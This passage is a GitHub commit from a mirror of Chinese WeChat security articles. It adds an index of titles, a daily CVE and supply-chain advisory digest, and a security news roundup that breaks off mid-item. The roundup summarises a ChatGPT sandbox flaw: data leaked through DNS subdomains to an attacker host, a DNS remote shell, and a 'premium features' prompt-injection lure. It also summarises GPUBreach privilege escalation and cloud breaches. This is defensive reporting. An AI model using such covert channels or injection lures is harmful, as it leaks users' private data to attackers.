mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
对用于攻击 CrowdStrike EDR 的 0day 漏洞进行逆向工程、2026-04-07 最新CVE漏洞情报和技术资讯头条、CNNVD 通报:OpenClaw 高危漏洞集中爆发,未授权可远程控机;ChatGPT 惊现 DNS 隧道数据泄露漏洞,敏感信息可被静默窃取| 牛览、【威胁情报】CVE-2025-62215 Windows内核本地权限提升 PoC公开(Exploit-DB 52494)、“龙虾”再曝安全漏洞,天融信专家对话央视支招如何做好安全防护、Fortinet发布紧急补丁修复FortiClient零日漏洞、攻击者利用 Outlook 365 漏洞强制截获 NTLM 哈希、Chamilo存在命令注入漏洞(CNVD-2026-14971、CVE-2025-50196)、图形化未授权访问漏洞扫描器,支持检测 40+种 常见服务的未授权漏洞、一次报复式 0day 漏洞披露背后的 MSRC 信任危机、
This commit is contained in:
 test committed
1 parent
f45209dc8a
commit
cc071f8992
11 files changed
+1351
-16
No files matched your search
@@ -19639,5 +19639,15 @@
|
||||
"https://mp.weixin.qq.com/s/QtqNTuAU0IEXTmM13jFZeQ": "AI攻防博弈进入“奇点”时刻|Claude4小时攻击警示:漏洞攻防必须AI原生化",
|
||||
"https://mp.weixin.qq.com/s/rjJwKq3qcgxmtzW1dzVGsw": "Cisco修复关键和高严重性漏洞",
|
||||
"https://mp.weixin.qq.com/s/mrdpoDQFZFsaBLzJ3eLUUA": "CVE-2026-1207|Django SQL注入漏洞(POC)",
|
||||
"https://mp.weixin.qq.com/s/3mHXT8nMT3JmsoetyTcl5w": "攻击者利用RCE漏洞,14,000台F5 BIG-IP APM实例仍暴露在线"
|
||||
"https://mp.weixin.qq.com/s/3mHXT8nMT3JmsoetyTcl5w": "攻击者利用RCE漏洞,14,000台F5 BIG-IP APM实例仍暴露在线",
|
||||
"https://mp.weixin.qq.com/s/Wedx3iYuT8vq7D5Z6RVyVw": "对用于攻击 CrowdStrike EDR 的 0day 漏洞进行逆向工程",
|
||||
"https://mp.weixin.qq.com/s/_G7VML5rbrw8xsBWjHj6dg": "2026-04-07 最新CVE漏洞情报和技术资讯头条",
|
||||
"https://mp.weixin.qq.com/s/Eyuh_bSLVucsumY2_efy7w": "CNNVD 通报:OpenClaw 高危漏洞集中爆发,未授权可远程控机;ChatGPT 惊现 DNS 隧道数据泄露漏洞,敏感信息可被静默窃取| 牛览",
|
||||
"https://mp.weixin.qq.com/s/qO5x45u9ZzcOhcElTlIIXA": "【威胁情报】CVE-2025-62215 Windows内核本地权限提升 PoC公开(Exploit-DB 52494)",
|
||||
"https://mp.weixin.qq.com/s/ZK8P83J6XmDUI1ar3yVL8A": "“龙虾”再曝安全漏洞,天融信专家对话央视支招如何做好安全防护",
|
||||
"https://mp.weixin.qq.com/s/S7sD1d1VS_ZK-7AjxcZRFQ": "Fortinet发布紧急补丁修复FortiClient零日漏洞",
|
||||
"https://mp.weixin.qq.com/s/Vd0GfbodXmvweO5I8CJp5Q": "攻击者利用 Outlook 365 漏洞强制截获 NTLM 哈希",
|
||||
"https://mp.weixin.qq.com/s/2IpwEFCCgjtkKUV7JmSvAA": "Chamilo存在命令注入漏洞(CNVD-2026-14971、CVE-2025-50196)",
|
||||
"https://mp.weixin.qq.com/s/2T-79_19Orn9ujAukNePRA": "图形化未授权访问漏洞扫描器,支持检测 40+种 常见服务的未授权漏洞",
|
||||
"https://mp.weixin.qq.com/s/sCljuPajewd5FldFBBcGhw": "一次报复式 0day 漏洞披露背后的 MSRC 信任危机"
|
||||
}
|
||||
@@ -0,0 +1,292 @@
|
||||
# 2026-04-07 最新CVE漏洞情报和技术资讯头条
|
||||
原创 We12
|
||||
We12 安全info 2026-04-07 03:05
|
||||
|
||||
点击上方蓝字关注我们
|
||||
|
||||
重要声明‼️‼️随着网络安全越来越重要,"安全info"将定期分享实用安全技术、最新行业动态、案例分析,实战技巧等。鉴于网络安全法的基础文章内容仅供学习,不做其他任何用处!
|
||||
|
||||
## 🔐 最新 CVE 安全公告与技术资讯
|
||||
|
||||
|
||||
📊 本期精选 10 个CVE漏洞 | 10 条技术资讯 | 最新情报资讯
|
||||
|
||||
### 🛡️ CVE 安全漏洞公告
|
||||
|
||||
|
||||
🛡️ AVD-2026-1864419
|
||||
2026-03-31
|
||||
### axios 0.30.4 和 1.14.1 供应链投毒事件
|
||||
|
||||
🔍 已确认
|
||||
来源: Aliyun AVD
|
||||
|
||||
🔗 详情链接:
|
||||
https://avd.aliyun.com/detail?id=AVD-2026-1864419
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
🛡️ AVD-2026-1863847
|
||||
2026-03-27
|
||||
### Telnyx Python API library 4.87.1/4.82.2 供应链投毒漏洞
|
||||
|
||||
🔍 已确认
|
||||
来源: Aliyun AVD
|
||||
|
||||
🔗 详情链接:
|
||||
https://avd.aliyun.com/detail?id=AVD-2026-1863847
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
🛡️ AVD-2026-1862446
|
||||
2026-03-24
|
||||
### Litellm 2026.3.24 供应链投毒事件
|
||||
|
||||
🔍 已确认
|
||||
来源: Aliyun AVD
|
||||
|
||||
🔗 详情链接:
|
||||
https://avd.aliyun.com/detail?id=AVD-2026-1862446
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
🛡️ AVD-2026-28472
|
||||
2026-03-06
|
||||
### OpenClaw < 2026.2.2 身份验证绕过漏洞(CVE-2026-28472)
|
||||
|
||||
⚠️ 有PoC验证
|
||||
来源: Aliyun AVD
|
||||
|
||||
🔗 详情链接:
|
||||
https://avd.aliyun.com/detail?id=AVD-2026-28472
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
🛡️ AVD-2026-27944
|
||||
2026-03-06
|
||||
### Nginx UI 备份文件泄漏漏洞(CVE-2026-27944)
|
||||
|
||||
⚠️ 有PoC验证
|
||||
来源: Aliyun AVD
|
||||
|
||||
🔗 详情链接:
|
||||
https://avd.aliyun.com/detail?id=AVD-2026-27944
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
🛡️ AVD-2026-27971
|
||||
2026-03-04
|
||||
### Qwik server$ RPC反序列化漏洞(CVE-2026-27971)
|
||||
|
||||
⚠️ 有PoC验证
|
||||
来源: Aliyun AVD
|
||||
|
||||
🔗 详情链接:
|
||||
https://avd.aliyun.com/detail?id=AVD-2026-27971
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
🛡️ AVD-2026-1856793
|
||||
2026-02-28
|
||||
### 青龙面板权限绕过致代码执行漏洞
|
||||
|
||||
⚠️ 有PoC验证
|
||||
来源: Aliyun AVD
|
||||
|
||||
🔗 详情链接:
|
||||
https://avd.aliyun.com/detail?id=AVD-2026-1856793
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
🛡️ AVD-2026-1731
|
||||
2026-02-07
|
||||
### BeyondTrust Remote Support 命令注入漏洞(CVE-2026-1731)
|
||||
|
||||
⚠️ 有PoC验证
|
||||
来源: Aliyun AVD
|
||||
|
||||
🔗 详情链接:
|
||||
https://avd.aliyun.com/detail?id=AVD-2026-1731
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
🛡️ AVD-2025-64111
|
||||
2026-02-07
|
||||
### Gogs 符号连接致代码执行漏洞 (CVE-2025-64111)
|
||||
|
||||
⚠️ 有PoC验证
|
||||
来源: Aliyun AVD
|
||||
|
||||
🔗 详情链接:
|
||||
https://avd.aliyun.com/detail?id=AVD-2025-64111
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
🛡️ AVD-2026-1850319
|
||||
2026-01-28
|
||||
### Moltbot(Clawdbot)Gateway 未授权访问漏洞
|
||||
|
||||
⚠️ 有PoC验证
|
||||
来源: Aliyun AVD
|
||||
|
||||
🔗 详情链接:
|
||||
https://avd.aliyun.com/detail?id=AVD-2026-1850319
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
💡 显示最新 10 条CVE漏洞信息
|
||||
|
||||
### 📰 技术资讯热点
|
||||
|
||||
|
||||
🐱 GitHub
|
||||
趋势
|
||||
### immich-app/immich
|
||||
|
||||
High performance self-hosted photo and video management solution.
|
||||
|
||||
⭐ 96,937
|
||||
作者: immich-app
|
||||
📝 TypeScript
|
||||
|
||||
🔗 详情链接:
|
||||
https://github.com/immich-app/immich
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
📚 CSDN
|
||||
排行榜
|
||||
### Python + Ollama 本地跑大模型:零成本打造私有 AI 助手
|
||||
|
||||
🔥 38K
|
||||
作者: Halcyon.平安
|
||||
|
||||
🔗 详情链接:
|
||||
https://blog.csdn.net/2401_86326742/article/details/159888250
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
🐱 GitHub
|
||||
趋势
|
||||
### KeygraphHQ/shannon
|
||||
|
||||
Shannon Lite is an autonomous, white-box AI pentester for web applications and APIs. It analyzes you...
|
||||
|
||||
⭐ 36,642
|
||||
作者: KeygraphHQ
|
||||
📝 TypeScript
|
||||
|
||||
🔗 详情链接:
|
||||
https://github.com/KeygraphHQ/shannon
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
🐱 GitHub
|
||||
趋势
|
||||
### NousResearch/hermes-agent
|
||||
|
||||
The agent that grows with you
|
||||
|
||||
⭐ 28,332
|
||||
作者: NousResearch
|
||||
📝 Python
|
||||
|
||||
🔗 详情链接:
|
||||
https://github.com/NousResearch/hermes-agent
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
🐱 GitHub
|
||||
趋势
|
||||
### abhigyanpatwari/GitNexus
|
||||
|
||||
GitNexus: The Zero-Server Code Intelligence Engine - GitNexus is a client-side knowledge graph creat...
|
||||
|
||||
⭐ 23,588
|
||||
作者: abhigyanpatwari
|
||||
📝 TypeScript
|
||||
|
||||
🔗 详情链接:
|
||||
https://github.com/abhigyanpatwari/GitNexus
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
📚 CSDN
|
||||
排行榜
|
||||
### 【Coze-AI智能体平台】低代码省时高效:Coze 应用开发全流程指南
|
||||
|
||||
🔥 18K
|
||||
作者: 小龙报
|
||||
|
||||
🔗 详情链接:
|
||||
https://blog.csdn.net/2401_87342824/article/details/159691925
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
🐱 GitHub
|
||||
趋势
|
||||
### google-ai-edge/gallery
|
||||
|
||||
A gallery that showcases on-device ML/GenAI use cases and allows people to try and use models locall...
|
||||
|
||||
⭐ 17,967
|
||||
作者: google-ai-edge
|
||||
📝 Kotlin
|
||||
|
||||
🔗 详情链接:
|
||||
https://github.com/google-ai-edge/gallery
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
📚 CSDN
|
||||
排行榜
|
||||
### Spring AI 工具调用(ToolCalling)完整使用教程
|
||||
|
||||
🔥 14K
|
||||
作者: 种时光的人
|
||||
|
||||
🔗 详情链接:
|
||||
https://blog.csdn.net/to_mountain/article/details/159829841
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
📚 CSDN
|
||||
排行榜
|
||||
### PyTorch实战(40)——使用PyTorch构建推荐系统
|
||||
|
||||
🔥 13K
|
||||
作者: 盼小辉丶
|
||||
|
||||
🔗 详情链接:
|
||||
https://blog.csdn.net/LOVEmy134611/article/details/151314768
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
📚 CSDN
|
||||
排行榜
|
||||
### OpenClaw 消息工具详解:多渠道消息发送实战指南
|
||||
|
||||
🔥 13K
|
||||
作者: 七夜zippoe
|
||||
|
||||
🔗 详情链接:
|
||||
https://blog.csdn.net/sinat_41617212/article/details/159857708
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
💡 显示最新 10 条技术资讯 | 数据更新时间:2026-04-07 11:02:55
|
||||
|
||||
📢 微信公众号每天统计最新资讯或其他内容自动发送(免人工全自动),可联系作者✍️。
|
||||
|
||||
🚀 最新项目 **【AI钓鱼邮件检测网关】**
|
||||
👉 https://github.com/HaoY-l/MyPhishing-Web
|
||||
|
||||
🚀 最新项目 **【威胁情报聚合处理平台】**
|
||||
👉 https://github.com/HaoY-l/threat-intel-hub
|
||||
|
||||
🎉 关注网络安全,保护数字世界!👆
|
||||
|
||||
✌️ 获取更多CVE漏洞情报和网络安全资讯,让我们一起构建更安全的网络环境!✌️
|
||||
|
||||
📬 联系作者:微信:tomorrow_me- | 知识星球:数据安全info | QQ/微信安全交流群
|
||||
|
||||
+309
@@ -0,0 +1,309 @@
|
||||
# CNNVD 通报:OpenClaw 高危漏洞集中爆发,未授权可远程控机;ChatGPT 惊现 DNS 隧道数据泄露漏洞,敏感信息可被静默窃取| 牛览
|
||||
安全牛 2026-04-07 04:09
|
||||
|
||||
**点击蓝字 关注我们**
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
新闻速览
|
||||
|
||||
- CNNVD 通报:OpenClaw 高危漏洞集中爆发,未授权可远程控机
|
||||
|
||||
|
||||
- 国家计算机病毒应急处理中心检测发现71款违法违规收集使用个人信息的移动应用
|
||||
|
||||
|
||||
- 微软发布 AI 代理治理工具包,全覆盖 OWASP 十大 AI 代理安全风险
|
||||
|
||||
|
||||
- 叙利亚政府账号集体遭入侵:基础网络安全防线全面失守
|
||||
|
||||
|
||||
- 欧盟委员会AWS账户遭入侵,92GB数据外泄暴露供应链风险
|
||||
|
||||
|
||||
- 日本实体 AI 规模化落地:人力缺口驱动产业刚需升级
|
||||
|
||||
|
||||
- FBI 发布年度网络犯罪报告:投资欺诈居首,关键基础设施频遭攻击
|
||||
|
||||
|
||||
- ChatGPT 惊现 DNS 隧道数据泄露漏洞,敏感信息可被静默窃取
|
||||
|
||||
|
||||
- NVIDIA GPU面临新威胁:GPUBreach可绕过IOMMU实现Root权限
|
||||
|
||||
|
||||
- 欧盟高官被要求删除Signal群聊:连续网络攻击暴露政务通信短板
|
||||
|
||||
特别关注
|
||||
|
||||
|
||||
**CNNVD 通报:OpenClaw 高危漏洞集中爆发,未授权可远程控机**
|
||||
|
||||
国家信息安全漏洞库(CNNVD)最新通报显示,2026 年 3 月 10 日至 4 月 2 日期间,共采集到OpenClaw相关漏洞155 个。其中超危漏洞 11 个、高危漏洞 53 个,中危与低危漏洞分别为 80 个和 11 个。漏洞类型覆盖访问控制错误、代码问题、路径遍历等多种高危风险,OpenClaw 2026.4.1 之前的多个版本均受影响。
|
||||
|
||||
|
||||
OpenClaw 是一款可运行于 PC 与服务器的开源智能人工助理,能通过微信、Telegram、Discord、Slack、iMessage 等平台接收指令并执行系统操作。因用户基数大、跨行业部署广泛,一旦漏洞被利用,攻击者可在未授权状态下窃取敏感数据、提升权限或远程执行代码,直接导致设备被控、核心信息泄露。
|
||||
|
||||
|
||||
此次披露的漏洞中,超危与高危合计64 个,占总量超 41%。核心风险包括未授权访问配置接口、路径遍历读取系统文件、远程代码执行等。部分漏洞利用门槛极低,攻击者可通过恶意链接或钓鱼页面诱导用户触发,实现无感知入侵。
|
||||
|
||||
|
||||
目前,OpenClaw 官方已发布版本更新修复漏洞。CNNVD 与多家安全机构紧急建议:所有部署 OpenClaw 的用户需立即核查版本,升级至 2026.4.1 及以上版本;公网暴露实例需关闭不必要端口、启用强认证并限制访问源 IP;同时清理可疑插件、定期审计日志,防范漏洞被二次利用。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.cnnvd.org.cn/home/warn
|
||||
|
||||
|
||||
**国家计算机病毒应急处理中心检测发现71款违法违规收集使用个人信息的移动应用**
|
||||
|
||||
国家计算机病毒应急处理中心依据《网络安全法》《个人信息保护法》,对2026年1月22日至2月25日期间的移动应用进行检测,发现71款App存在违法违规收集和使用个人信息行为,涉及SDK、微信小程序及主流应用市场分发软件。此前通报的72款问题App中,复测仍有19款未整改,已被下架处理。
|
||||
|
||||
|
||||
从问题类型看,违规行为主要集中在12类场景。首先是告知与同意机制缺失,部分应用在首次运行时未通过弹窗等显著方式提示隐私政策,或采用默认勾选等“非明示同意”机制,违反“知情—同意”原则。其次,隐私政策透明度不足问题突出,共45款App未明确列出第三方SDK或插件的数据收集目的、方式及范围,导致数据流向不清。
|
||||
|
||||
|
||||
在数据共享环节,16款App存在未经用户单独同意向第三方提供个人信息的问题,且未进行匿名化处理,增加数据滥用风险。同时,部分应用在权限管理上存在缺陷,如《零零享租机》在未取得用户同意前即开启信息收集权限。
|
||||
|
||||
|
||||
技术安全方面,18款App未采取加密、去标识化等基础安全措施,反映出数据保护能力薄弱。此外,用户权利保障不足也较为普遍,包括未提供数据删除、账号注销功能,或未提供便捷的“撤回同意”机制(涉及24款App)。
|
||||
|
||||
|
||||
值得关注的是,部分应用在敏感信息与未成年人保护方面违规,如未取得单独同意处理敏感信息,或未建立未成年人专属保护规则。同时,6款App将人脸识别作为唯一验证方式,未提供替代方案,违反最小必要原则。
|
||||
|
||||
|
||||
整体来看,本次通报显示当前移动应用生态在隐私合规、数据最小化及安全技术措施方面仍存在系统性短板。随着监管持续强化,企业需完善隐私治理体系,尤其是在SDK管理、数据共享审计及用户权利响应机制方面,提升合规与安全能力。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.cverc.org.cn/zxdt/report20260403.html
|
||||
|
||||
|
||||
|
||||
热点观察
|
||||
|
||||
|
||||
**日本实体 AI 规模化落地:人力缺口驱动产业刚需升级**
|
||||
|
||||
2026 年 4 月 5 日消息,日本正推动实体 AI(PhysicalAI)从实验室走向真实场景,核心驱动力为人口老龄化与劳动力短缺,而非替代人力。日本经济产业省 3 月宣布,目标 2040 年建成本土实体 AI 产业,拿下全球 30% 份额;2022 年日企已占据全球工业机器人约 70% 市场。
|
||||
|
||||
|
||||
日本劳动力人口占比仅 59.6%,未来 20 年预计再减近 1500 万,劳动力短缺成为实体 AI 普及核心推力。政府已投入约 63 亿美元,强化 AI 核心能力、机器人集成与工业部署。
|
||||
|
||||
|
||||
技术层面,日本在执行器、传感器、运动控制等硬件环节优势显著,形成供应链壁垒;但中美在软硬件一体化全栈系统布局更快。日企路线以软件平台赋能现有硬件,如 Mujin 的机器人控制平台,提升自动化与部署效率。
|
||||
|
||||
|
||||
当前实体 AI 已进入付费落地阶段,覆盖工厂、物流、数据中心巡检、防务自主系统等场景,以正常班次稳定运行、 uptime 与人机干预率为核心指标。产业呈现大企业 + 初创企业互补生态:巨头提供规模与可靠性,初创聚焦编排软件、感知系统等创新环节。
|
||||
|
||||
|
||||
业内认为,日本实体 AI 已跨过实验验证期,硬件根基叠加政策与场景红利,正成为全球实体 AI 落地标杆,核心价值在于部署集成与持续迭代能力。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://techcrunch.com/2026/04/05/japan-is-proving-experimental-physical-ai-is-ready-for-the-real-world/
|
||||
|
||||
|
||||
**ChatGPT 惊现 DNS 隧道数据泄露漏洞,敏感信息可被静默窃取**
|
||||
|
||||
Check Point Research近期披露一项针对ChatGPT执行环境的安全研究,揭示其Linux沙箱在设计上虽禁止直接外网通信,但仍存在通过DNS解析实现数据外泄的隐蔽通道。该问题已由OpenAI于2026年2月20日完成修复。
|
||||
|
||||
|
||||
ChatGPT在执行数据分析与代码任务时,依赖一个“secure code execution runtime”,理论上无法发起直接网络请求。然而研究人员发现,DNS解析作为基础设施层未被完全限制,成为潜在侧信道。攻击者可利用DNS Tunneling技术,将敏感数据编码为子域名(如encoded-data.attacker.com),通过正常DNS解析链路传输至攻击服务器。
|
||||
|
||||
|
||||
该攻击具备双向通信能力:不仅可实现数据外泄,还可通过DNS响应建立“远程shell”,向容器注入指令,实现对执行环境的间接控制。这种通信隐藏在合法流量中,难以被传统检测机制识别。
|
||||
|
||||
|
||||
在PoC验证中,研究人员构造了一个“personal doctor”GPT场景。用户上传包含姓名及病情的医疗PDF后,模型在对话中声称未上传数据,但攻击者服务器已同步接收到相关信息及AI分析结果。根本原因在于模型默认信任执行环境的隔离性,未将DNS行为识别为外部数据传输。
|
||||
|
||||
|
||||
此外,攻击链还可通过“prompt injection”扩展。攻击者可伪装“unlock premium features”等诱导性提示词,一旦用户复制执行,即可建立隐蔽数据通道,使后续所有输入与生成内容持续外泄。
|
||||
|
||||
|
||||
研究指出,随着AI代理能力增强,其攻击面正快速扩大。防护重点不仅在应用层,还需覆盖DNS等底层通信路径,实现全链路出站控制与行为审计。此次事件表明,AI系统本质上是复杂执行环境,其安全性依赖于每一层基础设施的完整防护。
|
||||
|
||||
窗体底端
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://securityonline.info/chatgpt-dns-tunneling-vulnerability-data-exfiltration/
|
||||
|
||||
|
||||
|
||||
安全事件
|
||||
|
||||
|
||||
**叙利亚政府账号集体遭入侵:基础网络安全防线全面失守**
|
||||
|
||||
2026 年 3 月初,叙利亚总统府总秘书处、中央银行及多个部委等官方 X 账号遭黑客控制,发布亲以内容、不雅信息并冒用以色列领导人名称,事件表面混乱,实则暴露该国最基础网络安全层面的系统性失效。
|
||||
|
||||
|
||||
叙利亚通信与信息技术部称已联合平台方紧急收回账号并强化安全,但未披露内部系统是否受损,黑客身份与动机未公开。Citizen Lab 高级研究员 Noura Aljizawi 指出,无论入侵路径如何,核心均为极低水平的数字安全管理。
|
||||
|
||||
|
||||
平台监测数据显示,多个账号同步发布相同内容,表明存在集中管理、共用凭证或统一访问入口。网络安全专家 Muhannad Abo Hajia、Rinad Bouhadir 一致认为,入侵源于典型漏洞:密码复用、钓鱼攻击、恢复渠道泄露或未启用多因素认证(MFA),单一薄弱点即可导致多机构账号沦陷。
|
||||
|
||||
|
||||
叙利亚网络安全专家 Dlshad Othman 表示,叙政府继承近乎空白的安全体系,且未将网络防御列为优先事项,集中账号管理与第三方工具形成单点故障,极易引发连锁风险。
|
||||
|
||||
|
||||
尽管叙利亚近年推动数字化转型,但其政务网络仍停留在薄弱基础。此次事件并非高级定向攻击,而是基础安全疏漏导致的低级入侵。专家建议,叙方需将网络安全提升至国家基础设施级别,强化培训、规范与问责,否则政务数字门面随时可能因一次入侵陷入失声。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.wired.com/story/inside-the-hack-that-exposed-syrias-security-failures/
|
||||
|
||||
|
||||
**欧盟高官被要求删除Signal群聊:连续网络攻击暴露政务通信短板**
|
||||
|
||||
欧盟委员会近日要求部分高级官员删除用于公务沟通的Signal群聊,涉及部门负责人及其副手。此举源于欧盟机构近期接连遭遇网络安全事件,内部担忧相关群组已成为黑客重点目标,尽管目前暂无证据表明聊天内容已被截获。
|
||||
|
||||
|
||||
风险上升的直接诱因包括多起针对欧盟高层人员的钓鱼攻击。攻击者冒充官方支持渠道,诱导受害者输入Signal PIN码,试图接管账号。类似手法也波及WhatsApp用户。与此同时,欧盟委员会近期还在调查针对其官网和移动设备管理基础设施的攻击,初步迹象显示,部分员工姓名、手机号及其他数据可能已暴露。
|
||||
|
||||
|
||||
事件再次说明,Signal的端到端加密并不能覆盖终端失陷风险。一旦攻击者控制手机,聊天记录、文件、照片等内容仍可能被直接获取。换言之,问题不只在于通信链路是否加密,更在于设备本身是否安全。
|
||||
|
||||
|
||||
更深层的挑战在于,商业即时通信工具虽便捷,却难以满足政府场景对集中权限管理、身份系统集成和离岗权限快速回收的要求。欧盟委员会虽仍建议员工优先使用Signal而非WhatsApp,但此次整顿表明,政务通信若过度依赖商业平台,将持续面临合规与安全双重压力。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.securitylab.ru/news/571192.php
|
||||
|
||||
|
||||
**欧盟委员会AWS账户遭入侵,92GB数据外泄暴露供应链风险**
|
||||
|
||||
欧盟网络安全机构CERT-EU近日披露,黑客组织TeamPCP对European Commission发起攻击,导致约92GB数据被窃。事件发生于3月19日,攻击者通过滥用Amazon Web Services(AWS)中的一枚敏感API密钥,入侵Europa.eu平台,该平台基于AWS云基础设施,承载欧盟多个机构的网站服务。
|
||||
|
||||
|
||||
被窃数据涉及42个内部客户及至少29个欧盟实体,包含姓名、电子邮箱地址以及部分邮件内容。其中约5.2万份文件与外发邮件通信相关,总计约2.2GB。CERT-EU指出,大部分邮件为自动生成内容,但部分退信通知(bounceback)可能带来个人数据泄露风险。
|
||||
|
||||
|
||||
欧盟方面于3月24日通过异常API调用、账户潜在被接管及网络流量异常等迹象发现该事件。调查显示,攻击初始入口很可能源于Trivy供应链被入侵。受影响期间,欧盟委员会通过正常软件更新渠道使用了被篡改版本的Trivy工具,从而无意中引入后门。
|
||||
|
||||
|
||||
攻击者进一步获取了该AWS API密钥的管理权限,理论上具备横向移动至其他AWS账户的能力,但目前尚无证据表明其已实施横向渗透。3月28日,相关数据被发现出现在ShinyHunters暗网平台,后者声称获取了邮件服务器数据、数据库及敏感文档,表明不同黑客组织之间可能存在协同变现行为。
|
||||
|
||||
|
||||
安全研究人员结合攻击时间、目标资源及受害环境配置,确认该事件与Trivy供应链攻击高度相关。TeamPCP此前还被指参与LiteLLM攻击事件,并与蠕虫式勒索软件、数据窃取及加密挖矿活动有关。
|
||||
|
||||
|
||||
该事件再次凸显云环境中API密钥管理及供应链安全的重要性,尤其是在依赖自动更新机制的软件生态中,防范上游组件被篡改已成为关键挑战。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://therecord.media/european-commission-cyberattack-teampcp
|
||||
|
||||
|
||||
|
||||
安全攻防
|
||||
|
||||
|
||||
**NVIDIA GPU面临新威胁:GPUBreach可绕过IOMMU实现Root权限**
|
||||
|
||||
近日,University of Toronto研究团队披露了一种名为GPUBreach的新型攻击,该攻击利用GPU上的Rowhammer效应,在GDDR6显存中诱发比特翻转,从而实现权限提升甚至完全系统攻陷。相关研究将于4月13日在IEEE Symposium on Security & Privacy会议上公布。
|
||||
|
||||
|
||||
该攻击的核心在于通过构造特定访问模式,对GDDR6显存施加高频读写,诱发位翻转,进而破坏GPU页表(PTE)。一旦页表被篡改,攻击者可在未授权的CUDA kernel中获取任意GPU内存读写能力。在此基础上,攻击者进一步利用NVIDIA驱动中的内存安全漏洞,实现从GPU到CPU侧的权限提升,最终获取root shell。
|
||||
|
||||
|
||||
值得关注的是,GPUBreach可在IOMMU启用状态下生效。IOMMU原本用于限制设备对内存的访问,是防御DMA攻击的重要机制,但该研究表明,当GPU自身可篡改受信任的驱动状态时,IOMMU防护将失去效果。这使得GPUBreach相比传统攻击更具威胁性。
|
||||
|
||||
|
||||
研究人员以搭载GDDR6显存的NVIDIA RTX A6000为例完成验证,该型号广泛应用于AI训练场景。此前,该团队已提出GPUHammer,证明GPU Rowhammer攻击的可行性,并促使NVIDIA建议启用ECC(Error Correcting Code)作为缓解措施。但GPUBreach进一步表明,攻击不仅可导致数据破坏,还能实现提权。
|
||||
|
||||
|
||||
在防护方面,ECC可纠正单比特错误并检测双比特错误,但对多比特翻转无能为力。研究指出,当前多数消费级GPU未启用ECC,因此基本不存在有效缓解措施。该漏洞已于2025年11月通报NVIDIA、Google、AWS和Microsoft,其中Google向研究团队发放了600美元漏洞奖励。
|
||||
|
||||
|
||||
总体来看,GPUBreach标志着GPU攻击从数据破坏迈向权限控制,对依赖GPU的AI和云计算环境构成现实威胁,提示业界需重新评估GPU在系统安全体系中的信任边界。窗体底端
|
||||
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.bleepingcomputer.com/news/security/new-gpubreach-attack-enables-system-takeover-via-gpu-rowhammer/
|
||||
|
||||
|
||||
|
||||
产业动态
|
||||
|
||||
|
||||
**FBI 发布年度网络犯罪报告:投资欺诈居首,关键基础设施频遭攻击**
|
||||
|
||||
2026 年 4 月 7 日,FBI 互联网犯罪投诉中心 IC3 发布 2025 年度网络犯罪报告,数据显示,网络欺诈造成的损失达176 亿美元,占总损失的 85%,相关投诉量占全年 1008597 起投诉的 45%。
|
||||
|
||||
|
||||
诈骗类型中,投资欺诈损失最高,达 86 亿美元;商业电子邮件入侵 BEC 诈骗损失超 30 亿美元;技术支持诈骗损失 21 亿美元。加密货币成为主要盗窃工具,相关损失超113 亿美元。
|
||||
|
||||
|
||||
勒索软件威胁持续升级,2025 年新增 63 种勒索软件变体,相关投诉 3611 起,损失超 3200 万美元,较 2024 年显著上升。FBI 正调查超 200 种勒索软件变体、作案者及协助者,美国 16 个关键基础设施领域中有 14 个遭受攻击,覆盖医院、应急部门、学校及地方政府。
|
||||
|
||||
|
||||
AI 被用于网络犯罪,相关投诉约 2.2 万起,损失约 8.93 亿美元。60 岁及以上群体报案 201266 起,损失约 77 亿美元,为高风险受害人群。投诉量最高的地区为加利福尼亚州、得克萨斯州和佛罗里达州。
|
||||
|
||||
|
||||
FBI 网络部门主管 Taushiana Bright 表示,网络犯罪无差别攻击各类机构,几乎没有目标可幸免,网络安全防护与执法打击仍面临严峻挑战。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://therecord.media/cyber-fraud-surges-to-17-billion-fbi-ic3
|
||||
|
||||
|
||||
|
||||
新品发布
|
||||
|
||||
|
||||
**微软发布 AI 代理治理工具包,全覆盖 OWASP 十大 AI 代理安全风险**
|
||||
|
||||
2026 年 4 月 5 日,微软推出全球首个覆盖 OWASP 十大自主 AI 代理安全风险的Agent Governance Toolkit,以 MIT 协议开源,用于防护 AI 代理被入侵、操纵及未授权行为。
|
||||
|
||||
|
||||
